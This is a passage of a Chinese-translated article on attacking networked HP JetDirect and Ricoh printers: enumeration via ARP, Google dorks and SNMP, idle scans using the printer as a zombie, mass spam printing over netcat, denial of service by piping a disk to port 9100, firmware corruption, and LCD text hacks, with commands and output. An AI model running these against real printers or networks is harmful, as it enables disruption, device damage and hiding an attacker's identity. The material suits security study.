


图9

第三种搜索网络打印机(如果它跟你的电脑处于同一子网中)的方法是使用Nmap或Cain进行ARP协议扫描,并查找归属于Hewlett Packard、Ricoh或其他打印机厂商的MAC地址。如图10所示就是搜索到的网络打印机。




图10

通过Google搜索打印机

有时管理员为了方便,会将打印机的Web登录链接放置在内网站点上,易于他们管理或存储文档。但有时内网并不是真正处于内网中,可以通过互联网访问到。Google用于搜索打印机就是个不错的方法。下面列出一些搜索的关键词:

Ricoh Savins(由于打印机频繁地存储文档,导致被下载,这确实是一个真正的安全杀手):intitle:"web image monitor" "/web/user/en/websys/webArch/mainFrame.cgi"、inurl:"/en/sts_index.cgi"

HP Jetdirects (各型号均不相同):inurl:hp/device/this.LCDispatcher

CUPS Connected Printers:inurl:":631/printers" –php –demo

尝试在上述关键词中加上"site:"参数以限制在一些网站上进行搜索。为了获取更多关于Google Hacking的信息,可以访问http://johnny.ihackstuff.com,然后使用Google搜索关键词"Printers"。

使用SNMP工具搜索打印机相关信息

假设没有防火墙过滤SNMP端口(161/UDP),那么可使用http://net-snmp.sourceforge.net上的Linux工具以获取更多关于网络的信息。使用snmpwalk即可达到此效果,如下所示(已经略去一部分重要信息),其中包括同网段的其他主机的IP地址、MAC地址、打印机固件修订版本的相关信息。如果你使用Debian Linux系统,可以输入命令"apt-get install snmp"下载并安装这些工具。

```
root@Cthulhu:~# snmpwalk –v 1 –c public 192.168.1.2
SNMPv2–MIB::sysDescr.0 = STRING: HP ETHERNET MULTI–ENVIRONMENT,ROM H_06_01,JETDIRECT EX,JD34,EEPROM H.08.49
SNMPv2–MIB::sysObjectID.0 = OID: SNMPv2–SMI::enterprises.11.2.3.9.1
SNMPv2–MIB::sysUpTime.0 = Timeticks: (1358074910) 157 days, 4:25:49.10
SNMPv2–MIB::sysContact.0 = STRING:
SNMPv2–MIB::sysName.0 = STRING: NPI6D47C6
SNMPv2–MIB::sysLocation.0 = STRING:
SNMPv2–MIB::sysServices.0 = INTEGER: 64
IF–MIB::ifNumber.0 = INTEGER: 1
IF–MIB::ifIndex.1 = INTEGER: 1
```

```
IF-MIB::ifDescr.1 = STRING: HP ETHERNET MULTI-ENVIRONMENT,ROM
  H.06.01,JETDIRECT EX,JD34,EEPROM H.08.49
  IF-MIB::ifType.1 = INTEGER: ethernetCsmacd(6)
  ...Omitted for security and space reasons...
  IF-MIB::ifOutQLen.1 = Gauge32: 0
  IF-MIB::ifSpecific.1 = OID: SNMPv2-SMI::zeroDotZero.0
  RFC1213-MIB::atIfIndex.1.1.192.168.19.16 = INTEGER: 1
  ...Omitted for security and space reasons...
  RFC1213-MIB::atIfIndex.1.1.192.168.31.254 = INTEGER: 1
  RFC1213-MIB::atIfIndex.1.1.24.0.1.60 = INTEGER: 1
  RFC1213-MIB::atPhysAddress.1.1.192.168.19.16 = Hex-STRING: 00 0A 95 A6 6C 00

  ...Omitted for security and space reasons...
  RFC1213-MIB::atPhysAddress.1.1.192.168.31.254 = Hex-STRING: 00 0F 34 E8 DC 38
  RFC1213-MIB::atPhysAddress.1.1.24.0.1.60 = Hex-STRING: 01 00 5E 00 01 3C
  RFC1213-MIB::atNetAddress.1.1.192.168.19.16 = Network Address: 95:A0:13:10
  ...Omitted for security and space reasons...
  RFC1213-MIB::atNetAddress.1.1.192.168.31.254 = Network Address: 95:A0:1F:FE
  RFC1213-MIB::atNetAddress.1.1.24.0.1.60 = Network Address: E0:00:01:3C
  IP-MIB::ipForwarding.0 = INTEGER: notForwarding(2)
  I...Omitted for security and space reasons...
  IP-MIB::ipAdEntAddr.192.168.1.2 = IpAddress: 192.168.1.2
  ...Omitted for security and space reasons...
  IP-MIB::ipNetToMediaIfIndex.1.192.168.19.16 = INTEGER: 1
  I...Omitted for security and space reasons...
  IP-MIB::ipNetToMediaIfIndex.1.192.168.31.254 = INTEGER: 1
  IP-MIB::ipNetToMediaIfIndex.1.24.0.1.60 = INTEGER: 1
  IP-MIB::ipNetToMediaPhysAddress.1.192.168.19.16 = STRING: 0:a:95:a6:6c:0
  ...Omitted for security and space reasons...
  IP-MIB::ipNetToMediaPhysAddress.1.192.168.31.254 = STRING: 0:f:34:e8:dc:38
  ...Omitted for security and space reasons...
  IP-MIB::ipNetToMediaNetAddress.1.192.168.31.254 = IpAddress: 192.168.31.254
  ...Omitted for security and space reasons...
  IP-MIB::ipNetToMediaType.1.192.168.31.254 = INTEGER: dynamic(3)
  IP-MIB::ipNetToMediaType.1.24.0.1.60 = INTEGER: dynamic(3)
  IP-MIB::ipRoutingDiscards.0 = Counter32: 2801
  ...Omitted for security and space reasons...
```

```
  IP-MIB::icmpOutAddrMaskReps.0 = Counter32: 0
  TCP-MIB::tcpRtoAlgorithm.0 = INTEGER: vanj(4)
  TCP-MIB::tcpRtoMin.0 = INTEGER: 10 milliseconds
  TCP-MIB::tcpRtoMax.0 = INTEGER: 120000 milliseconds
  ...Omitted for security and space reasons...
  TCP-MIB::tcpRetransSegs.0 = Counter32: 20
  TCP-MIB::tcpConnState.192.168.1.2.21.0.0.0.0.0 = INTEGER: listen(2)
  TCP-MIB::tcpConnLocalAddress.192.168.1.2.21.0.0.0.0.0 = IpAddress: 192.168.1.2
  TCP-MIB::tcpConnLocalPort.192.168.1.2.21.0.0.0.0.0 = INTEGER: 21
  TCP-MIB::tcpConnRemAddress.192.168.1.2.21.0.0.0.0.0 = IpAddress: 0.0.0.0
  TCP-MIB::tcpConnRemPort.192.168.1.2.21.0.0.0.0.0 = INTEGER: 0
  TCP-MIB::tcpInErrs.0 = Counter32: 0
  TCP-MIB::tcpOutRsts.0 = Counter32: 17832
  UDP-MIB::udpInDatagrams.0 = Counter32: 8374653
  UDP-MIB::udpNoPorts.0 = Counter32: 8135924
  UDP-MIB::udpInErrors.0 = Counter32: 22054
  UDP-MIB::udpOutDatagrams.0 = Counter32: 363574
  UDP-MIB::udpLocalAddress.0.0.0.0.68 = IpAddress: 0.0.0.0
  UDP-MIB::udpLocalPort.0.0.0.0.68 = INTEGER: 68
  UDP-MIB::udpLocalAddress.192.168.1.2.137 = IpAddress: 192.168.1.2
```

上述命令在JetDirect、Richo Savin及其他支持SNMP的网络打印机上均可用。如果你不知道SNMP团体名称，而管理员使用的SNMP版本为1或2时，就可以使用Ettercap或Dsniff嗅探网络来获取团体名称。很多情况下，团体名称默认为"public"。

将JetDirect作为Nmap空闲扫描的僵尸主机

在开始Nmap与Jetdirect这一话题时，Nmap作者借助IP分段ID序列(IPID)不断递增的原理，开发出了相对隐蔽的空闲扫描(Idle scan)(也称为僵尸扫描)。Nmap扫描所做的行为就是试探JetDirect，然而记录在目标机上的却是JetDirect打印机的IP地址，这样就可以隐藏真实攻击者的IP地址了。但是这类扫描也存在一些问题，其中最大的问题就是速度很慢。

下面举个以JetDirect box作为跳板来运行Nmap的实例，这里使用"-P0"选项，以便主机

在进行Nmap扫描时不会先去ping目标主机，然后监听扫描者真实IP给出的隐藏端口。

```
Irongeek:~# nmap -P0 -sI 192.168.1.93 Irongeek.irongeek.com
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-08 17:22 EDT
Idlescan using zombie 192.168.1.93 (192.168.1.93:80); Class: Incremental
Interesting ports on 192.168.1.5:
(The 1654 ports scanned but not shown below are in state: closed|filtered)
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
110/tcp open pop3
111/tcp open rpcbind
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
587/tcp open submission
Nmap finished: 1 IP address (1 host up) scanned in 35.262 seconds
Irongeek:~#
```

现在，如果在192.168.1.5上查看日志，将会发现是192.168.1.93(JetDirect box)在做扫描。

在Windows和Linux上设置Direct IP打印机

设置一台Direct IP打印机以备不时之用，主要有以下原因：打印服务器不可信；有时当打印机无法正常工作时，可用于中断中间人攻击；绕过打印机访问权限，或者绕开打印追踪软件，如Pharos Uniprint或者Equitrac。

关于如何在Windows上设置Direct IP打印，可以参考微软官网：http://www.microsoft.com/technet/prodtechnol/windowsserver2003/library/ServerHelp/25468cbe-faab-424c-aae5-ddd333436c0d.mspx；如果想在Windows上创建安装脚本，可以访问：https://engineering.purdue.edu/ECN/Resources/KnowledgeBase/Docs/20040216090320。

如果你是一名Linux用户，那么设置Direct IP 打印机也是相当容易的。首先确保已经安装了CUPS(Common Unix Printing System)(在Debian系统下：apt-get install cupsys)。目前大多Linux发行版都有一个界面安装向导，也可以在Shell下使用如下命令添加Direct IP打印机："foomatic-configure -s cups -n My-Remote-JetDirect -c socket://192.168.1.2:9100/"。当然，也可以通过IP及可能的主机名显示网络和打印机设置："http://192.168.4.2:631/printer"、"http://192.168.4.2:631/ipp"。

向打印机发送垃圾信息

随着电子邮件、网络信息及传真垃圾邮件的增长，似乎已经有人开始尝试向打印机发送垃圾信息了。首先，攻击者需要不停地与打印机通信并执行某操作，这里我写了一个支持Windows和Linux的工具IPIterator(http://www.irongeek.com/i.php?page=security/ipiterator)。下面的示例假设对方开放了9100/TCP端口，并已关闭了防火墙，经过一些修改，也可以用于其他支持IPP和FTP的打印机。它会生成一个PostScript或PCL文件，其中包含发送的垃圾信息。在Windows平台上执行"Printer to File"选项也可实现类似操作，从而获取之前的明文文件。我们也可以使用Netcat和IPIterator发送打印作业给整个打印机IP段。

```
Irongeek@Irongeek:~# ./ipiterator 192.168.3.1-5,25,"cat spam.prn|netcat -q 0 ~ip 9100"
cat spam.prn|netcat -q 0 192.168.3.1 9100
Starting thread 1
cat spam.prn|netcat -q 0 192.168.3.2 9100
Starting thread 2
cat spam.prn|netcat -q 0 192.168.3.3 9100
Starting thread 3
cat spam.prn|netcat -q 0 192.168.3.4 9100
Starting thread 4
cat spam.prn|netcat -q 0 192.168.3.5 9100
Starting thread 5
DONE
Irongeek@Irongeek:~#
```

也许我不应该提到这些，因为这可能会使这些攻击手法变得更为普遍，这些工具也可能被用于其他非法用途，比如发送大量垃圾信息到你工作的网络中。

Pharos Uniprint漏洞札记

本节内容可能与文章主题没有直接关系，但我认为你会对Pharos Uniprint系统漏洞感兴趣的。Pharos Uniprint保存着最近的打印作业，并将可读的PCL打印作业发送到打印机上，然后存放在Windows的默认位置C:\Program Files\Pharos\Temp\PORT*.PRN。在Windows上执行一条NetCat命令（后面关于嗅控和文件重现一节将会讲到）或FTP文件到JetDirect，即可轻易地重现曾打印过的文件。这是不是很不安全？Pharos在新版本中已经修补了此漏洞。

拒绝服务攻击网络或打印机

现在如果DoS攻击一台没密码保护的JetDirect，已经没有什么意义了。一名有经验的用户可能仅仅通过Telnet或Web接口设置打印机的IP为网关IP——即时路由冲突，另外也可选择其他网络攻击手法，比如设置打印机的主机名为网络中其他打印机的主机名。如果使用一种动态DNS主机名的工具，也可能破坏很多东西。因此应当及早地注意UDP端口的扫描结果，以判断JetDirect是否运行着NetBIOS命名服务，以便更改Windows网络中的主机名，进而避免出现命名解析问题。

关于拒绝服务攻击打印机，只需在*nix平台上，cat硬盘到打印机上，就可以将整个本地硬盘上的文件都打印出来："cat /dev/hda|netcat -q 0 192.168.1.2 9100"。

通过FTP文件到打印机上也可达到相同的效果。另外也可上传一块被破坏的固件到JetDirect上，这个可通过以下链接下载到管理器：http://www.hp.com/go/dlm_sw。然后升级固件，但是需要中途停止进程。这时JetDirect就不再响应请求，直到完整的固件再次被上传。有趣的是，即使你不知道JetDirect密码也可升级固体。

我决定测试一下连接到9100/TCP端口的效果，并用Telnet命令连接上去。我是在Ricoh Savin Aficio 2045e和JetDirect 300x(J3263A)上测试的，结果显示连接到端口9100/TCP似乎是单线程的。虽然我曾Telnet连接到端口9100，但并没有在打印机上执行打印工作！一会过后连接就超时了。想象一下，如果有人在LAN中进行连接，并使用如下命令进行破坏："./ipiterator 192.168.1.*,25,"telnet ~ip 9100""，具体可参见上节中给出的更多关于IPIterator的信息。

在大多数的网络打印机中的IP堆栈相当脆弱，常常存在很多拒绝服务攻击漏洞。因此我建议查看一下http://www.securityfocus.com/bid/以获取更多关于拒绝服务攻击漏洞的信息。其中一个更有趣的攻击是由安全研究员Joxean Koret公布的，他发现了一些HP JetDirect打印机上永久性的"brick"问题。这里"brick"是指由固件损坏或电子问题以致无法操作设备。目前还不知道此漏洞还会影响到哪些JetDirect打印服务器，有兴趣的朋友可以试试下面两份PoC脚本，看看是否可以击倒打印机：jd-dos2.4.5.py(http://www.irongeek.com/downloads/jd-dos2.4.5.txt)和jd-dos2.4.py(http://www.irongeek.com/downloads/jd-dos2.4.txt)。

MITRE将此漏洞定为CVE-2006-6742。在LIST和NLST命令上的缓冲区溢出可能会覆盖掉部分firmware数据，个人猜想像170x这种廉价的无闪存的打印服务器可能才不会受影响。另外据我所知，惠普并没有正视这个严重问题，而且没有考虑到有人会利用exploit和像IPIterator这样的工具使某公司的打印机报废数天。目前惟一知道的可用于防御此漏洞的方法就是关闭JetDirect's FTP服务或关闭打印机周边网络的21/TCP端口。

利用Hphack、Ighphack或Hijetter更改LCD文本显示

这是一项旧的黑客技术(1997)，虽不是很完美，但还是很有趣的！L0pht黑客组织成员Silicosis编写了第一份*nix系统下的exploit代码，现在已经有人把它移植到Windows NT/2000/XP系统上。尽管这些已经出现很长时间了，但它依然适用于每一台HP打印机以及我所见过的

JetDirect。HP display hack允许你更改惠普打印机上微型LCD屏幕上的文本，只需通过网络发送数据包给JetDirect打印机即可实现。

首先你必须先找出JetDirect打印机的IP或主机名，这至少有三种方法可以获取到。第一种方法就是按下JetDirect box上的test按钮。如果有内置JetDirect卡，就需要通过菜单选择"Print Configuration"获取。另一种方法就是进入Printers and Faxs设置，然后右击打开打印机属性，查看Ports选项卡下显示的主机名(npi******)。获得这些信息之后，就可以轻易地使用Silicosis方法进行hack了。在Windows上运行命令"hpnt Hostname Message"即可，示例如下：

```
C:\>hpnt npi769e71 "Irongeek"
HP Display hack -- sili@l0pht.com
Hostname: npi769e71
Message: Irongeek
Connecting...
Sent 54 bytes

C:\>hpnt 192.168.1.14 "Irongeek Also"
HP Display hack -- sili@l0pht.com
Hostname: 192.168.1.14
Message: Irongeek Also
Connecting...
Sent 59 bytes
```

如果你想在Linux上运行它，可以在http://www.irongeek.com/downloads/hpunix.c下载源代码，然后用gcc编译，其语法与在Windows上一样。下面示例讲解如何编译和运行它：

```
[root@balrog root]# gcc -o hphack hp.c
hp.c:28:12: warning: multi-line string literals are deprecated
[root@balrog root]# ./hphack 192.168.1.14 "Irongeek"
HP Display hack -- sili@l0pht.com
Hostname: 192.168.1.14
Message: Irongeek
Connecting...
Sent 54 bytes
[root@balrog root]#
```

你可以根据自己的喜好让其显示任何文本，比如Hey Baby，X was Here等。这里再推荐一款我自己写的GUI版本的hack工具，如图11所示，可在以下链接下载到该工具：http://www.irongeek.com/i.php?page=security/jetdirecthack，不过它还存在一些bug。直接使用德国黑客组织Phenoelit成员FtR写的工具Hijetter最为简单了，这将在下一节中讲到。




图11

Phenoelit's Hijetter5PFT

Hijetter是入侵HP JetDirect的瑞士军刀，它可以通过PJL命令控制JetDirect box，甚至设置了密码也可入侵(至少在我的HP JetDirect 300X上如此)。你可以在下列链接中下载到程序和源码：http://www.phenoelit.de/hp/download.html。Hijetter界面如图12所示。

